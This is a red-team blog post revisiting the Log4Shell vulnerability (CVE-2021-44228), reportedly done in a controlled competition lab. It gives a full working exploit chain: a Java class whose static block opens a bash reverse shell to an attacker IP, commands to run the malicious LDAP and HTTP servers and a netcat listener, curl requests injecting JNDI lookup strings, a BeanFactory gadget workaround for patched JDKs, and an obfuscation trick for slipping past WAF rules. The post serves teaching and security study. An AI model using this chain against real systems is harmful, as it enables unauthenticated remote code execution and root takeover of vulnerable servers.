
This post is written by Milot Shala, Cybersecurity Director at ANIMARUM, a Red Team Lead and Offensive Security Architect with 25 years of experience across enterprise security, cloud infrastructure, and adversary simulation. This is a part of Revisiting series of blog posts.
Note: This has been a part of a controlled environment with permission during a competition. Please refer to the blog's about page for disclaimer.
P.S. Log4Shell logo courtesy Fractional CISO, LLC.
Few vulnerabilities have rattled the industry the way Log4Shell did. December 2021, a zero-day in one of the most ubiquitous Java logging libraries on the planet. CVE-2021-44228, CVSS 10.0, unauthenticated remote code execution, and it had been sitting unnoticed since 2013. I revisited this one in a lab environment because I think it is worth understanding technically, not just conceptually. This post walks through the full exploitation chain, including the wall I hit the first time when I tried to understand and how to get past it.
The Setup
The target is a Java web application running a vulnerable version of Log4j, specifically anything in the range of 2.0-beta9 through 2.14.1. The application accepts user-controlled input that gets passed to a logger call somewhere in the backend stack. That is the only condition needed.
Let's verify what we are dealing with first. The application is running on port 8080 and accepts POST requests to a login endpoint. We confirm it logs the username field on failed authentication attempts, which is our injection surface.

On the attacker machine we will need two services: a malicious LDAP server and an HTTP server serving a crafted Java class. The full chain looks like this:
Why Log4j Does This At All
Log4j 2 introduced a feature called message lookup substitution. When Log4j processes a log message it scans for expressions wrapped in ${} and resolves them. This was designed for convenience, interpolating things like ${java:version} or ${env:HOME} into log output.
One of those supported lookups is JNDI, the Java Naming and Directory Interface. It is a directory service that allows a Java program to find data through a directory. JNDI has a number of service provider interfaces that enable it to use a variety of directory services, including LDAP, RMI, and CORBA. LOG4J2-313 added a JNDI lookup as follows: by default the key will be prefixed with java:comp/env/, however if the key contains a : no prefix will be added, and the LDAP server is queried directly for the object, based on Cloudflare's explanation throughout their mitigation post.
The user controls the string. The string goes into a logger. The logger resolves it. That is the entire attack surface.
Building the Exploit Chain
Step 1: Craft the malicious Java class
We need a Java class that executes a reverse shell when it is loaded. Because the class gets instantiated remotely via JNDI, the payload goes in a static initializer block which runs at class load time, before any constructor:
java
public class Exploit {
    static {
        try {
            String[] cmd = {
                "/bin/bash", "-c",
                "bash -i >& /dev/tcp/10.10.14.5/4444 0>&1"
            };
            Runtime.getRuntime().exec(cmd);
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
Compile it targeting Java 8 bytecode:
bash
javac --release 8 Exploit.javaThis produces Exploit.class, which we will serve over HTTP.
Step 2: Stand up the HTTP server
bash
python3 -m http.server 8888Step 3: Stand up the malicious LDAP server
We use marshalsec to spin up an LDAP reference server that redirects any lookup to our HTTP-hosted class:
bash
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar \
  marshalsec.jndi.LDAPRefServer \
  "http://10.10.14.5:8888/#Exploit"
Step 4: Start the listener
nc -lvnp 4444
On the first try, the payload string is:
${jndi:ldap://10.10.14.5:1389/a}We inject it into the login endpoint via the username field:
curl -X POST http://target:8080/login \
  -d 'username=${jndi:ldap://10.10.14.5:1389/a}&password=x'
The LDAP server logs the connection coming in:
[LDAP server]  Incoming connection from target:41882
[LDAP server]  Sending redirect to http://10.10.14.5:8888/#Exploit
[HTTP server]  GET /Exploit.class
And then nothing. No shell. The HTTP server confirms the class was fetched, so the JNDI lookup resolved correctly and the JVM reached out to grab our payload. But the reverse shell never fires.
The Wall: trustURLCodebase
This is where it gets interesting. The reason the class loads but does not execute is a JVM-level security control introduced in later Java releases. JDK versions greater than 6u211, 7u201, 8u191, and 11.0.1 have com.sun.jndi.ldap.object.trustURLCodebase set to false by default, meaning JNDI cannot load a remote class via LDAP except in very specific cases.
The JVM fetched our Exploit.class but then refused to instantiate it because the remote codebase is untrusted by default. This is a perfectly clean JNDI connection with no result from our perspective.
So the naive exploit only works against targets running an older JDK. On anything modern, we need a different approach.
Second Try: The Gadget Chain via BeanFactory
The workaround is to stop trying to load a fresh class from our server and instead abuse a class that is already trusted on the target's classpath. Researchers identified that the BeanFactory class fits this bill, due to its dangerous use of Reflection: arbitrary Java code objects are created based solely on the Reference's string attributes, which are attacker-controlled. The remote attacker cannot supply an arbitrary factory class, but can reuse any factory class in the vulnerable program's classpath as a gadget.
For targets running Apache Tomcat this is particularly reliable since BeanFactory ships with Tomcat and is already in the classpath. We switch from marshalsec to JNDI-Exploit-Kit, which handles the BeanFactory gadget chain automatically:
java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar \
  -L 10.10.14.5:1389 \
  -J 10.10.14.5:8888 \
  -S 10.10.14.5:4444
This generates the correct payload URL to use and handles the LDAP reference with the proper factory attributes. We resend the request with the updated callback address:
curl -X POST http://target:8080/login \
  -d 'username=${jndi:ldap://10.10.14.5:1389/a}&password=x'
The execution log this time:
[LDAP server]  Incoming connection from target:44103
[LDAP server]  Sending JNDI reference with BeanFactory gadget
[HTTP server]  GET /Exploit.class
[Listener]     Connection received from target:54021
The Shell
$ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.10.180 54021

bash-4.4$ whoami
root
bash-4.4$ id
uid=0(root) gid=0(root) groups=0(root)
bash-4.4$
Root. No authentication. No prior access. One HTTP request.
Why This Worked
The root cause is not a buffer overflow or a memory corruption bug. The root cause is Log4j's failure to restrict JNDI lookups and message substitution in untrusted input, combined with Java's default behavior of trusting remote codebases. This allowed attackers to trigger remote code execution with trivial input. It was a feature doing exactly what it was designed to do.
Worth noting is that it is trivial to obfuscate the payload itself. Basic string matching defenses can be circumvented by obfuscating the request: ${${lower:j}ndi}, for example, will be converted into a JNDI lookup after performing the lowercase substitution, completely bypassing a naive WAF rule matching on ${jndi.
The fix introduced in 2.15.0 disabled message lookup substitution and subsequent versions removed JNDI functionality entirely. But the real lesson here is identical to the LD_PRELOAD story: a trusted component doing something powerful with untrusted data. The vulnerability is estimated to have had the potential to affect hundreds of millions of devices.
The same payload that worked here worked against a significant portion of enterprise Java infrastructure in December 2021, unchanged, across vendors, products, and industries. That is what makes it worth revisiting.